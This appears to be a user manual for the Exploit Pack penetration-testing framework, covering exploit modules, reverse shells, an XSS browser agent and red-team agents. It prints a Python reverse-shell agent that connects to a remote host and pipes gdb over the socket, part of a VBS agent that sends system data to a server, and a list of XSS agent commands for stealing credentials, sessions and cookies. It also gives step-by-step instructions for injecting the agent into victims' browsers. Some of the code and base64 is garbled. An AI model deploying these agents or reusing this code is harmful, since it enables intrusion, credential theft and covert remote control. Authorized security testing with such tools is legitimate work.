18.. exploitPackGDB += "ZSBpbmRlbnRpb24KIwojICAgVmVyc2lvbiA3LjEuNCAoMDIVMDEvMjA
18.. exploitPackGDB += "QnVnIGluIHNob3cgb2JqZWN0aXZlIGMgbWVzc2FnZXgd2l0aCBMZw9
18.. exploitPackGDB += "b3Agcm91dGluZSBzdXBwb3J0IGZvcIBzaW5nbGUgYWRkcmVzcyBvcIB
18.. exploitPackGDB += "aW9uIGZyb20gZ2xuIFtnaGFsZW4gYXQgaGFjay5zZV0pCiMgICAgIFV
18.. exploitPackGDB += "ZSBmcm9tIG5vcCB0byBudWxsIHJvdXRpbmUKIwojICAgVmVyc2lvbiA
18.. exploitPackGDB += "0CkgLSBmRyEKIyAgICAgQWRkZWQgYSBuZXcgY29tbWFuZCAn3RlcG8
18.. exploitPackGDB += "d2lsbCBzdGVwIGEgdGVtcG9yYXJ5IGJyZWFrCg9pbnQgb24gbmV4dCB
18.. exploitPackGDB += "ciB0aUGugY2FsbCwgc28geW91IGNhbiBza2lwIG92ZXIKIyAgICAgdGh
19.. exploitPackGDB += "IGJly2F1c2Ugbm9ybWFsIGNvbW1hbmRzIG5vdCBhbHdheXMgc2tpcCB
19.. exploitPackGDB += "aCBvYmpjX21zZ1NlbnQpCiMKIyAgIFZlcNpb24gNy4xLjIgKDMxLzE
19.. exploitPackGDB += "ICAgIFN1cHBvcnQgZm9yIHRoZSBqdW1wIGRLy2lzaW9uICh3aWxsIGR
19.. exploitPackGDB += "aXRpb25hbCBqdW1wIHdpbGwgYmUgdGFrZW4gb3Igbm90KQojCiMgICB
19.. exploitPackGDB += "OS8xMi8yMDA4KSAtIGZHIQojICAgICBNb3ZlZCBnZGIgb3B0aW9ucyB
19.. exploitPackGDB += "IChtYwtlcYBtb3JlIHNlbnNlKQojICAgICBBZGRlZCBzdXBwb3J0IHR
19.. exploitPackGDB += "ZWluZyBzZW50IHRvIG1zZ1NlbnQgKGvhc2llciB0byB1bmRlcN0YW5
19.. exploitPackGDB += "bikKIwojICAgVmVyc2lvbiA3LjEKIyAgICAgRml4ZWQgc2VyaW91cyA
19.. exploitPackGDB += "IGRkIGFuZCBkYXRhd2luLCBjYXVzaW5nIGRlcVmZXJlbnNlIG9mCiM
19.. exploitPackGDB += "bnZhbglikIGFkZHJlc3MuIFNLZSBiZWxdzoKIyAgICAgZ2RiJCBkZCA
19.. exploitPackGDB += "IEZGRkZGRkZGIDogQ2Fubm90IGFjY2VzcyBtZW1vcnkgYXQgYWRkcmV
19.. exploitPackGDB += "IyAgIFZlcNpb24gNy4wCiMgICAgIEFkZGVkIGNscyBjb21tYW5kLgo
19.. exploitPackGDB += "b2N1bWVudGF0aW9uIG9mIG1hbnkgY29tbWFuZHMuCiMgICAgIFJlbW9
19.. exploitPackGDB += "cyBuZWl0aGVyIHBvcnRhYmxlIG5vcB1c2VmdWxsLgojICAgICBDAgV
19.. exploitPackGDB += "YXJndW1lbnQocykgaW4gdGhlc2UgY29tbWFuZHM6CiMgICAgICAgY29
19.. exploitPackGDB += "IGNvbnnRleHRzaXplLWRhdGEsIGNvbnnRleHRzaXplLWNvZGUKIyAgICA
19.. exploitPackGDB += "IGJwZCwgYnB0LCBicG0sIGJoYiwuLi4KIyAgICAgRml4ZWQgYnAgYW5
19.. exploitPackGDB += "bmNpZXMsIGxvb2sgYXQgKiBzaWducyBpbibWZXJzaW9uIDYuMgojICA
19.. exploitPackGDB += "IGNvbW1hbmQsIGNoYW5nZWQgImJyZWFrIiB0byAiaGIiIGNvbW1hbmQ
19.. exploitPackGDB += "dmVkICRTSE9XX0NPTlRFWFQ9MSBmc9tIHNldmVYywggY29tbWFuZHM
19.. exploitPackGDB += "IyAgICAgc2hvdWxkIG9ubHkgYmUgY29udHJvbGxlZCBnbG9iYWxseSB
19.. exploitPackGDB += "YW5kIGNvbnnRleHQtb2ZmCiMgICAgIEltcHJvdmVkiHN0YWNrLCBmdW5
19.. exploitPackGDB += "ZGlzLCBuLCBnbywuLi4KIyAgICAgdGhleSB0YwtlIG9wdGlvbmFsIGF
19.. exploitPackGDB += "ICAgICBGaXhLZCB3cm9uZyAkU0hPV19DT05URVhUIGFzc2lnbm1lbnQ
19.. exploitPackGDB += "IyAgICAgRml4ZWQgc2VyaW91cyBidWcgaW4gY2Z0IGNvbW1hbmQsIGZ
19.. exploitPackGDB += "IyAgICAgRml4ZWQgdGhlc2UgYnVncyBpbibzdGVwX3RvX2NhbGw6CiM
19.. exploitPackGDB += "cnJly3QgbG9nZ2luZyBzZXF1ZW5jZSBpczoKIyAgICAgICAgICBzZXQ
19.. exploitPackGDB += "c2V0IGxvZ2dpbmcgcmVkaXJly3QgPiBzZQgbG9nZ2luZyBvbgojICA
19.. exploitPackGDB += "TlRFWFQgaXMgbm93IGNvcnJly3RseSByZXN0b3JlZCBmc9tICRfc2F
19.. exploitPackGDB += "eGVkIHRoZXNlIGJ1Z3MgaW4gdHJhy2VfY2FsbHM6CiMgICAgICAgMSk
19.. exploitPackGDB += "Z2luZyBzZXF1ZW5jZSBpczoKIyAgICAgICAgICBzZXQgbG9nZ2luZyB
19.. exploitPackGDB += "bmcgb3ZlcndyaXRlID4KIyAgICAgICAgICBzZXQgbG9nZ2luZyByZWR
19.. exploitPackGDB += "aW5nIG9uCiMgICAgICAgMikgcmVtb3ZlZCB0aGugImNsZWfuIhvwiIHR
19.. exploitPackGDB += "IHdoaWNoIGlzIG5vdCBuZWVkJZQgbm93LAojICAgICAgIHN0ZXB
```

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19...     exploitPackGDB += "ZXJseSBzWRpcmVjdGVkIHRvIC9kZXVbnVsBAojICAgICAgIDMpICR
19...     exploitPackGDB += "bm93IGNvcnJlY3RseSBzXN0b3JlZCBmc9tICRfc2F2ZWRFy3R4CiM
19...     exploitPackGDB += "biB0cmFjZV9ydW46CiMgICAgICAgMSkgJFNIT1dfQ090VEVYVCBpcyB
19...     exploitPackGDB += "c3RvcmVkIGZyb20gJF9zYXZlZF9jdHgKIyAgICAgRmL4ZWQgcHJpbnR
19...     exploitPackGDB += "bW92ZWQgaW52YWxpZCBzZW1pY29sb25zISwdg3JvbmcgdmFsdWUgY2h
19...     exploitPackGDB += "ZGVkIFRPRE8gZW50cnkgcmVnYXJkaW5nIHRoZSAidSIgY29tbWFuZAo
19...     exploitPackGDB += "bWUgZnJvbSBnYXNfYXNzZW1ibGUgdG8gYXNzZW1ibGVfZ2FzIGR1ZSB
19...     exploitPackGDB += "ICAgICBPdXRwdXQgZnJvbSBhc3NlbWJsZSBhbmqgYXNzZW1ibGVfZ2F
19...     exploitPackGDB += "LCBiZWNhdXNlIGkbWFkZQojICAgICBib3RoIG9mIHRoZW0gdG8gdXN
19...     exploitPackGDB += "cmVzcGVjdCB0byBvdXRwdXQgZm9ybWF0IChBVCZUFEludGVsKS4KIyA
19...     exploitPackGDB += "YXMgY2hly2tlZCBhbmqgbWFkZSBtb3JlIGNvbnnPc3RlbnQsIHJlyWR
19...     exploitPackGDB += "ZS4KIwojICAgVmVyc2lvbiA2LjIKIyAgICAgQWRkIGdsb2JhbCB2YXJ
19...     exploitPackGDB += "dXNlcIB0byBjb250cm9sIHN0YWNrLCBkYXRhIGFuZCBjb2RlIHdpbmR
19...     exploitPackGDB += "bmNyZWFrZSByZWFrYwJpbGl0eSBmb3IgcmVnaXN0ZXJzCiMgICAgIFN
19...     exploitPackGDB += "KGhleGR1bXAsIGRkdW1wLCBjb250ZXh0LCBjZnAsIGFzc2VtYmxlLCB
19...     exploitPackGDB += "cm9tcHQpCiMgICAKIyAgIFZlcnPb24gNi4xLWNvbG9yLXVzZXKIyA
19...     exploitPackGDB += "dG9vIHJvdXRlIGFuZCBYw4gc2VkIHMvdXNlcj91c2Vyl2cKIwojICA
19...     exploitPackGDB += "b3IKIyAgICAgQWRkZWQgY29sb3IgZml4ZXmgZnJvbQojICAgICAgIGH
19...     exploitPackGDB += "Z3NvbWUuY29tLzIwMDYvMTIvMjIvY29sb3JpemluZy1tYW1vbNtZ2R
19...     exploitPackGDB += "c2lvbiA2LjEKIyAgICAgRml4ZWQgZmlsZW5hbWUgaW4gc3RlcF90b19
19...     exploitPackGDB += "cyB0byAvZGV2L251bGwKIyAgICAgQ2hhbmdlZCBsb2NhdGlvbiBvZiB
19...     exploitPackGDB += "bXAgIHRvIH4KIwojICAgVmVyc2lvbiA2CiMgICAgIEFkZGVkIHByaW5
19...     exploitPackGDB += "X2luc25fdHlwZSwgY29udGV4dC1vbiwgY29udGV4dC1vZmYgY29tbWF
19...     exploitPackGDB += "dHJhY2VfY2FsbHMsIHRyYWNlx3J1biwgc3RlcF90b19jYWxsIGNvbW1
19...     exploitPackGDB += "ZWQgaG9vay1zdG9wIHNvIGl0IGNoZWNrcyAkU0hPV19DT05URvhUIHZ
19...     exploitPackGDB += "cnNpb24gNQojICAgICBBZGRlZCBicG0sIGR1bXBfYmluLCBkdW1wX2h
19...     exploitPackGDB += "bWFuZHMKIyAgICAgQWRkZWQgJ2Fzc2VtYmxlJyBieSB1bGFpbmUsICd
19...     exploitPackGDB += "CiMgICAgIEFkZGVkIFRpcCBUb3BpY3MgZm9yIGFzcGlyaW5nIhvzxJ
19...     exploitPackGDB += "b24gNAojICAgICBBZGRlZCB1ZmxhZ3MtY2hhbmdlZCBmcaW5zbnMgYnk
19...     exploitPackGDB += "QWRkZWQgYnAsIG5vcCwgbnVsbCwgYw5kIGludDMgcGF0Y2ggY29tbWF
19...     exploitPackGDB += "dG9wCiMKIyAgIFZlcnPb24gMwojICAgICBjbmNvcnBvcmF0ZWQgZwx
19...     exploitPackGDB += "b29kbmVzcyBpbnRvIHRoZSBoZXgvYXNjaWkgZHvtcAojojCiMgICBWZXJ
19...     exploitPackGDB += "aXggYnVnZml4IGJ5IGVsYwluZQo="

19...
19... class Agent:
19...     def __init__(self, target, port):
19...         self.hostname = target
19...         self.port = int(port)

19...
19...     def config_worker(self):
19...         homePath = expanduser("~/")
19...         file = open(homePath + "/.gdbinit","w") # GDBINIT by _mammon with
19...         file.write(base64.b64decode(exploitPackGDB))
19...         file.close()
19...         file = open(homePath + "/.gdbinit.local","w")
19...         file.write("# Custom config")
19...         file.close()


19...
19...     def run_worker(self):
19...         while True:
19...             try:

```

```
19...             print "[?] Agent -> Exploit Pack"
19...             self.poke()
19...
19...         except Exception,exc:
19...             time.sleep(2)
19...         else:
19...             print "[?] Agent <- Exploit Pack"
19...         else:
19...             raise
19...
19...     def poke(self):
19...         whoami = ([checkip.connect(('8.8.8.8', 80)), checkip.getsockname()]
19...                  time.sleep(1)
19...                  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
19...                  s.connect((self.hostname, self.port))
19...                  s.sendall(whoami)
20...                  data = s.recv(1024)
20...                  split = data.split(":")
20...                  if whoami == split[0]:
20...                      print "[*] Connected = Exploit Pack"
20...                      sterminal = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
20...                      sterminal.connect((split[1], int(split[2])))
20...                      os.dup2(sterminal.fileno(), 0)
20...                      os.dup2(sterminal.fileno(), 1)
20...                      os.dup2(sterminal.fileno(), 2)
20...                      subprocess.call(["/usr/bin/gdb", "-q"])
20...                      s.close()
20...
20...     hostname = "127.0.1.1" # Exploit Pack IP - change it to your remote IP
20...     port = "1234" # Exploit Pack Port
20...     new = Agent(hostname, port)
20...     new.config_worker()
20...     new.run_worker()
20...
```

Log your actions

Exploit Pack's user log can be found on the menu bar, here you can see your current action log. This log is only save in your computer and can be used to feed the report wizard generator.



Exploits customization

Exploit Pack allows you to rapidly reconfigure, modify or add new exploits to your framework. For this purpose it provides you with a set of unique features to assist you during your Exploit Development process.

How to add a new modules to Exploit Pack?

Exploit Pack uses a database of exploits, these can be found inside your exploits/ folder, there you will see all the .xml files that contains the property of each exploit, this XMLs files will populate your exploit tree, and inside this XMLfiles, one of the references will point to your exploit code, the code of each exploits can be found under the code/ folder, these properties can be edited directly with a plain text editor or using the exploit wizard provided by Exploit Pack.



Let's add your first Exploit to Exploit Pack, click on the "Add module" button to bring the Exploit Module wizard, as shown in the example below:

 Module name: Your Exploit name goes here!

Author: Your name :-)

Platform: The affected platform by this exploit

Special arguments: If there are any special arguments for this exploit to work


CVE Mitre ID: Does this exploit has a mitre ID associated with it?

Service affected: Type here the service, for example HTTP, FTP, RDP, etc.


Tested on: Were did you test your exploit, Windows version, Linux version ?

Shellcode: Can you get a shell or is this exploit only a Proof Of Concept?

Module description: Type a description about this exploit to explain the impact, severity and what is affected by this exploit.



Once you are ready, click next to drop your code into the exploit you have created.



The exploit has now been added to Exploit Pack database, you should be able to find it from the search box or directly from the exploit-tree, as shown in the following screenshot:

The screenshot shows the Exploit Pack application interface. The top navigation bar includes tabs for New, Open, Current IP, Log, Update, Notepad, Reverse Shell, Auto Pwn, Browser, Wizard, HexEditor, VBS Wizard, Register, Discord, and Advisories.

Search Results: A sidebar on the left lists various exploit modules, with "My-module-name" highlighted. Other listed modules include MyMP3-Player-3.0-m2u, MyMP3-Player-Stack-m3u-DEP, MySQL-Remote-Root-Authentication-Bypass, and 0day_PremiumPack.

Target Properties: The main panel displays target configuration for an "Exploit Pack" project. The target is set to 127.0.0.1, port N/A, and shellcode type is set to "Execute Code".

Exploit Pack Console: This section contains a warning message about the software's purpose as a learning platform, followed by a command-line interface for interacting with the exploit environment. It shows a series of ASCII art patterns being sent to the target.

Network Scanner: At the bottom, there is a "Network Scanner" section showing an "Nmap - Built-in" scan result for source 192.168.2.15.

What's next? Write your Exploit! Do you need help with that? [Join our community chat on discord](#)


The screenshot shows the Exploit Pack application interface. The main window displays an exploit configuration for a 'Local Fuzzer' target on port 4444, using 'Alpha' shellcode type. The exploit code is a standard Metasploit-style exploit for a MySQL remote root exploit. Below the exploit code is a terminal window titled 'Exploit Pack Console' showing the exploit's progress and logs. A sidebar on the left lists various exploit modules, and a bottom panel shows a network scanner and connection list.

Exploit Pack besides the described features has a built-in editor to help you modify your exploit code on the fly in any language, with syntax highlighting, autocompletion, and handy features like directly adding shellcodes, cyclic patterns and searching for offsets to name a few.

This becomes useful when you have that latest exploit and it needs to quickly be adapted to the needs of the targeted environment. Using Vi, Emacs, Notepad++ could work but if you are serious about it then an editor like this is what you need, one screen with your favorite debugger and the other with Exploit Pack to directly adapt the code as fast as you can type.

- (i) How to access the autocompletion: **CTRL+SPACE** and navigate the menu with the arrow keys.

After you have edited your exploit just click on the "**Save**" button to save your changes. You can then click "**Execute Exploit**" to launch it or from the right top-corner. Debug: to run it on a local console.



Other useful function is "**Import Module**".

From the top menu bar go to "**File**" and "**New module**" this will open a new window in where

you can export your .XML file to have your module saved and share it or simply use it again later.

The screenshot shows the Exploit Pack application window. The menu bar includes File, Targets, Edit, Modules, Tools, Run, Update, Exploit Dev, Websites, Practice CTF, Help, and Register. The main toolbar has icons for New project, Open project, New module, Import modules, Log, Update, Notepad, Reverse Shell, Auto Pwn, Browser, Wizard, HexEditor, VBS Wizard, and Register. A sidebar on the left lists various exploit modules like arm, ashx, aspx, atheos, beos, bsd, bsd_x86, cfm, cgi, freebsd, freebsd_x86, freebsd_x86-64, hardware, hp-ux, immunix, ios, irix, java, and json. Below this is a 'Modules search' section with a 'Show all available modules' button and a 'Filter' input field. The central workspace is divided into several tabs: Targets (selected), Home, Red Team, Targets, TCP Fuzzer, Local Fuzzer, Report Wizard, Repeater, Shellcodes, Decoder, and UTF-Locator. The 'Targets' tab displays 'Target Properties' for a project named 'Exploit Pack' with target '127.0.0.1' on port '4444'. The 'Exploit Pack Console' tab shows a warning message about the software's warranty and distribution, followed by a 'Keep Exploit Pack up-to-date' note and a copyright notice from 2015. The code editor on the right contains Python code for a GNU Radio Python Flow Graph, specifically a script named 'main.py'.

```
#!/usr/bin/env python2
#-*- coding: utf-8 -*-
#####
# GNU Radio Python Flow Graph
# Title: Exploit Pack - RF Hacki
# Author: Juan Sacco
# Description: RF Save
# Generated: Thu Jan 19 11:41:15
#####
if __name__ == '__main__':
    import types
    import sys
    if sys.platform.startswith('win'):
        try:
            x11 = ctypes.cdll.LoadLibrary("x11.dll")
            x11.XInitThreads()
        except:
            print "Warning: failed to initialize X11 threads"
    from gnuradio import blocks
    from gnuradio import eng_notation
    from gnuradio import gr
    from gnuradio import wxgui
    from gnuradio.eng_option import *
    from gnuradio.fft import window
    from gnuradio.filter import window_firdes
    from gnuradio.wxgui import fftsink
    from grc_gnuradio import wxgui as grc_wxgui
    from optparse import OptionParser
    import osmosdr
    import time
    import wx
    class top_block(grc_wxgui.top_block):
        def __init__(self):
            grc_wxgui.top_block.__init__(self)
            self.sink = fftsink.Window(self, title="Whitout followers, it cannot spread" - Star Trek, Season 3, Episode 5
```

Working on something important? Backup your work! Select File -> Backup Exploits

The screenshot shows the Exploit Pack application interface. On the left, a sidebar titled 'Search' lists various exploit modules and tools. The main area has tabs for 'Exploits', 'Shellcodes', 'Utilities', and 'Targets'. Under 'Targets', the 'Target Properties' tab is active, showing fields for Project (Exploit Pack), Local hostname (My Computer), Target (127.0.0.1), Shell data/port (4444), Port (N/A), Special args (touch /tmp/ep), Path (/path/example), and Shellcode type (Execute Code). The 'Exploit Pack Console' tab displays a warning about the software's purpose and a message to keep it up-to-date. A modal dialog box in the center says 'Exploit Pack says:' followed by a message about creating a backup. The bottom of the screen shows a terminal window with a Star Trek quote and a list of loaded modules.

Then you can navigate to your Exploit Pack root folder, there you will find a backup-compressed file with your current exploits.


Name	Date modified	Type	Size
exploits	22/01/2021 21:55	File folder	
javadoc	14/01/2021 18:39	File folder	
lib	14/01/2021 18:40	File folder	
log	14/01/2021 18:39	File folder	
nbproject	01/01/2021 19:01	File folder	
output	04/01/2021 12:57	File folder	
src	01/01/2021 19:03	File folder	
test	16/06/2019 12:54	File folder	
0day.sh	30/04/2020 10:33	SH File	
build.xml	03/12/2019 19:11	XML Document	
FPv14D1.php	07/07/2020 10:36	PHP File	
ExploitPack-Linux.sh	30/04/2020 13:15	SH File	
exploits_1611350379651.zip	22/01/2021 22:20	WinRAR ZIP archive	2.2
exploitsUpdate.zip	21/01/2021 15:53	WinRAR ZIP archive	86.4
log.sh	20/08/2020 10:52	SH File	
manifest.mf	07/06/2017 11:56	MF File	
README.TXT	28/05/2020 09:53	Text Document	
RegisterForm.form	29/04/2020 14:02	FORM File	
RegisterForm.java	29/04/2020 14:02	JAVA File	
requirements.txt	02/12/2019 12:53	Text Document	

Add a Proxy to Exploit Pack

There are several (good and bad) reasons why you might need to use a proxy server, for instance when you need to access a test environment and the only way to do it is through a proxy, hide your tracks and your actions. In any case, all of this is supported by Exploit Pack, and you can set it up under the preferences window as you can see in the image below.

(i) important! Currently Exploit Pack only supports HTTP proxies, such as

```
http.proxyHost=10.0.0.100 http.proxyPort=8800
```




(i) Do not use Exploit Pack against any systems for which you are not authorized by the system owner, or for which the risk of damage is not accepted by you and the system owner.

Using Reverse Shells


This kind of shell can be created either by running an exploit and executing a shellcode that connects back to Exploit Pack or directly by making a binary/py and manually running it in the remote computer.

Do not confuse this reverse shell with the XSS/VBS/PS agents, they also provide a connection back to Exploit Pack but they are different because this reverse shells are meant to be used as a step-stone to escalate privileges and run local exploits to pivot to another part of the targeted network during your pentest.

The first option, more frequently used, will be to obtain this shell through an exploit (adding it as a shellcode) but if you want to create it manually select the "**Reverse shell**" icon on the **toolbar** and follow the **wizard**, select the platform of your choice and set up the values that you have on your workstation then click the "**Next**" button.



After this is done, you will see the code in **Python** format, if you need to have a binary we recommend you to use something like Py2Exe: <http://www.py2exe.org/>



XSS Agent - Tunnel


Exploit Pack includes as part of its core features an **XSS Channel**. This is basically a interactive communication between two or more systems which is carried out by an XSS attack or by direct modification of the targeted website.

At a technical level, it is a type of AJAX application which can obtain commands, send responses back and is able to talk cross-domain. The XSS Shell is a tool that can be used to setup an XSS Channel between a victim and an attacker so that an attacker can take control of the victim's browser by sending it arbitrary commands.

This communication is bi-directional. To get the XSS Shell to work an attacker needs to inject the XSS Shell's JavaScript. The attacker is then able to control the victim's browser. After this point the attacker can see requests, responses and is able to instruct the victim's browser to carryout requests and continue further with his attack in order to gain access to the underlying operating system trough, for instance, an exploit.

An example of injection would be:

```
<script src="../exploits/code/agent.js"></script>
```




How does it work?

The first part of the XSS Shell in Exploit Pack coordinates the XSS Shell between an attacker and the victim. It is a server-side application and requires Exploit Pack to be used as storage. The second part is client-side and written in JavaScript. This loads in the victim's browser and it is responsible for the receiving and processing of commands together with providing the channel between the victim and the attacker. This code was tested under all the latest browsers. The final part of the XSS Shell is the administration interface. An attacker can send new commands and receive responses from multiple victims browsers.

How to use it?

On the left side of the screen go to **Utilities tab** and then **Remote Control**, now select **"Agent-XSS"**. On the Editor you will see the code to be executed into the victim's browser once triggered. You should change the value in the code from "<http://127.0.0.1:8000/agent/>"; for the **IP address** that you want to trick, for example if you want to use something else than localhost let's say a class C like 192.168.0.1 as a server, you will have with something like "<http://192.168.0.1/agent/>"; so when the XSS gets executed it will know where to find the server.



How to conduct a real attack during a pentest?

1. Once you are ready **select all** and **copy** it into a file like "exploitpack.js" and host it in your desired website.
2. Host this file on a webserver of your choice or serve it using Exploit Pack.
3. Trigger the victim to execute this JS trough a XSS injection or by the modification of the targeted website.
4. Once the victim has executed this JS you will see under the "Connection list" your new agents being deployed.

Below you will see a list of useful commands you can use with any of those agents, these commands can be chained so you can execute more than one at the same time.

```

1 // Dialog(message) - To display a Dialog and receive the answer
2 // GetCredentials(credentials) - Collect user's credentials
3 // GetSession() - Get user's sessions
4 // Freeze() - Infinite loop the remote browser
5 // PersistAggresive() - Persist the session on the remote browser
6 // redirectSite(url) - Redirect the user to the desired URL
7 // execJS(code) - Execute your JS on inside a script tag
8 // monster() - Call the Cookie monster on the user's browser
9 // tabKiller() - Kill the current tab ( Firefox, Chrome )
10 // PersistOnClick() - Persist the agent on an OnClick event
11 // jokeImages() - Make spin the images of the open pages
12 // protectMySite() - Activate the keylogging function and block XSS and SQL
13 // xssProtect() - Activate the XSS client-side protection on the desired browser

```


```

14 // sqlProtect() - Activate the SQLi client-side protection on the desired
15 // banIP(ip) - Add the desired IP/Hostname to your blacklist
16 // addIPtoBanList() - Add the current IP/Hostname to your blacklist
17 // antiCopyPaste() - Prevent the remote user of copy/paste the page
18 // noCTRL() - Deactivate the CTRL functions
19 // scanEngine(host) - Launch a discover scan from the remote browser
20 // portScanner(host) - Launch a portscan from the remote browser to a spec
21 // launchWindow(id) - Create a new windows with the specified height, widt
22 // exploitThis(exploitName) - Execute an exploit ( Browser ) from the agen
23 // scanForThreats() - Discover remote plugins and useful information for t
24 // Plugins() - Obtains a list of running plugins on the remote host
25 // ScreenSize() - Calculate and retrieve current Window size

```

QUICK DEMO

In order for you to see how it works before deploying it into your testing environment, you can deploy an agent in your local machine, on the top-side of the screen click on the "**Browser**" button (you can also find it in the Red Team tab under network connectivity as "**Browser shell**") this will pop-up a browser window that has already included the XSS agent into it, once it's triggered you will see the connection back in your Exploit Pack console.



From here, you can take advantage of this channel and continue your penetration test, have in mind that you can perform all the actions that a browser can do through JavaScript so that also limit yourself to only the browser. If you need access to the underlying operating system you will need to execute an exploit, for instance, get a list of the plugins in that browser and/or the version of it and host and redirect the victim to a page that will trigger

that exploit. After getting access into the underlying operating system, take advantage of the VBS/PS agent to gain persistance into that system.

You can try all the options and commands provided for your basic attacks, but you can also add to that code anything you want in JS, it will be automatically added and executed into the victim's browser.

Red Team utilities


Exploit Pack provides your Red Team with a set of useful tools to help you conduct professional adversary simulation attacks during your red team exercises. Here you will learn about how to use these agents and utilities to execute several type of Red Team scenarios.

The following type of scenarios are supported:


1. Remote agents for Windows, Linux and OSX
 2. Browser agents to bypass restricted networks
 3. Phishing campaigns
 4. Ransomware attacks simulation
 5. Office macros attacks
 6. Impersonation
 7. Stepping-stone attack

The interface:

When you open the Red Team utilities tab, you will notice that you have a set of features available to you such as Agent creation, Agent connection, Deployment and more, let's go one by one:




After you deploy an agent it will appear on the connection list, on this example we have a mix of VBS agents and Browser.




Select one of the agents from your current list to display the properties associated with it:

Target: 192.168.120.128-MSEdgeWIN10scr | Browser: Internet Explorer | Remote OS: Microsoft Windows 10 Enterprise Evaluation | Agent IP: 192.168.120.128 | Cookie: MSEdgeWIN10scr


If the agent type allows to interact directly with it you can do that from the remove console, as shown in the following screenshot, also several important messages from your agent will appear on this screen:



Next, if your agent deployed allows to take a remote screenshot you will see it here, the screenshot will be updated every time you run that feature:



The network connectivity will show you how are you connected to the agent and the availability:




On the right side of the screen you can make changes on-the-fly to the agent code in case you need to modify, add or adapt the code, on the screenshot the code for the VBS agent is shown:

```

1 'Exploit Pack VBS Agent code + Web IE Object - Juan Sacco <jsacco@exploitpack.com>
2
3 'Define basic variables
4 Set wshNetwork = CreateObject( "WScript.Network" )
5 AgentUN = "jsacco"
6 hostname = "127.0.0.1"
7 urlServer = "http://&hostname&":8000/agent/&"
8 remoteIPService = "http://checkip.amazonaws.com/&"
9 CookieID = wshNetwork.ComputerName
10 runThis = ""
11 sendHostUrl = GetIPAddress
12 sendOSType = GetOS
13 SendMagicCookieID,sendHostUrl,"Internet Explorer",sendOSType,"Waiting for commands..",AgentUN, GetIP
14 MyCurrentIP = GetRemoteIP
15
16 ' List Operating System Properties
17 screenshot = "Ly8gMj5udWx8fEBnb3RvIDpiYXRjaAovKgo6YmF0Y2gKQGVjaG8gb2ZmCnNldGxvY2FsCgo6OibmaW5kIGNzYy5
18
19 Set dtmConvertedDate = CreateObject("WbemScripting.SWbemDateTime")
20
21 strComputer = "."
22 Set objWMIService = GetObject("winmgmts:"_
23     & "{impersonationLevel=impersonate}!\" & strComputer & "\root\cimv2")
24
25 Set colOperatingSystems = objWMIService.ExecQuery _ 
26     ("Select * from Win32_OperatingSystem")
27
28 Dim objShell
29 Set objShell = Wscript.CreateObject("WScript.Shell")
30
31 For Each objOperatingSystem in colOperatingSystems
32     SendMagicCookieID,sendHostUrl,"Internet Explorer",sendOSType,"Microsoft Windows [& objOperatin
33     SendMagicCookieID,sendHostUrl,"Internet Explorer",sendOSType,"(c) 2019 Microsoft Corporation. A
34     SendMagicCookieID,sendHostUrl,"Internet Explorer",sendOSType,"Boot Device: " & objOperatingSyst
35     SendMagicCookieID,sendHostUrl,"Internet Explorer",sendOSType,"Build Number: " & objOperatingSys
36     SendMagicCookieID,sendHostUrl,"Internet Explorer",sendOSType,"Build Type: " & objOperatingSyste
37     SendMagicCookieID,sendHostUrl,"Internet Explorer",sendOSType,"Caption: " & objOperatingSystem.C
38     SendMagicCookieID,sendHostUrl,"Internet Explorer",sendOSType,"Code Set: " & objOperatingSystem.
39     SendMagicCookieID,sendHostUrl,"Internet Explorer",sendOSType,"Country Code: " & objOperatingSys
40     SendMagicCookieID,sendHostUrl,"Internet Explorer",sendOSType,"Debug: " & objOperatingSystem.Debug
41     SendMagicCookieID,sendHostUrl,"Internet Explorer",sendOSType,"Encryption Level: " & objOperatin

```

Agent Setup, use it to deploy the different type of agents available or to remotely kill an agent connection. Once you select one of the agent type you will be presented with a Wizard to help you create that agent.



The agent interaction part of the screen will change as you selected different agents, on the following screenshot you can see the different commands available for the VBS agent:

Modules search

Show all available modules Filter

Search filter here..

Connection list - Agents connected:

- localhost (computer)
- 127.0.1.1
- 192.168.120.128-MSEdgeWIN10scr**
- localhost-4DjSKIRI4b3GcXJbc
- localhost-9YUya1mbs7hRkePbc
- localhost-mGBcscUxcdPLnLpbiscr

Type here your commands and press enter.. Run

Network Scanner

Nmap - Built-in
Source: 192.168.2.15

Modules Executed

Module status
Total exploits: 441

Quick Information Application Log Memory usage

Shell Session name: MSEdgeWIN10scr
Owner: Exploit Pack
Session type: Browser Agent Connection
Last connection: 2021-01-23 10:21:41.414
Creation date: 2021-01-23 10:21:41.414
1 Remote Browser's Agent (/VSS) is a victim of

And once the Browse agent is selected you will see a different set of commands available:

The screenshot shows the Exploit Pack interface with the following components:


- Modules search:** A search bar for finding available modules.
- Connection list - Agents connected:** A list of connected agents, including Localhost (computer), 127.0.1.1, and several remote hosts (e.g., 192.168.120.128-MSEGEWIN10scr).
- Terminal Session:** A terminal window showing log entries from 192.168.120.128, with a command input field and a "Run" button.
- Network Scanner:** A panel showing an Nmap scan result for 192.168.2.15.
- Modules Executed:** A panel showing module status and a total of 441 exploits.
- Agent setup and interaction:** Buttons for various actions like Browser shell, Reverse shell, Office shell, etc.
- Quick Information:** A summary of the current session, including session name, owner, session type, last connection, creation date, and a note about a remote administration tool (RAT) being present.

Last but not least the commands available for the Python agent as shown in the screenshot:


The screenshot shows the Exploit Pack interface with the following components:

- Exploits, Shellcodes, Utilities, Targets:** A navigation bar.
- Target selection:** Target set to 192.168.120.128-pvshell, port 5678, and remote OS information.
- Target's desktop:** A screenshot of a Windows desktop showing a terminal window.
- Network connectivity:** A diagram showing two hosts: 192.168.120.128 (Exploit Pack) and 192.168.120.128 (Not connected).
- Remote terminal:** A terminal window showing log entries from 192.168.120.128, with a command input field and a "Run" button.
- Agent setup and interaction:** Buttons for various actions like Browser shell, Reverse shell, Office shell, etc.
- Quick Information:** A summary of the current session, including session name, owner, session type, last connection, creation date, and a note about a remote administration tool (RAT) being present.

Here you can see an example of the VBS agent running the command "Grab info" the agent will then grab information from the target and show it on your Exploit Pack framework, you can see it from the log or from the editor, along with the log of the last commands:




Another example, from a different type of agent. Here we have deployed a Python agent, then ran "Open shell" this action will Spawn a shell so you can run commands directly on your agent, from the screenshot we have simply execute the command "dir" as an example.




Agent deployment

It's time to deploy your first agent. Let's start by deploying a Python agent, select Reverse shell as shown below, this will pop-up the Reverse shell wizard.



Click next when you are ready and then you will be presented with the final code of your customized Python reverse shell as shown in the following screenshot, carefully check that the IP address points to the one associated with Exploit Pack:



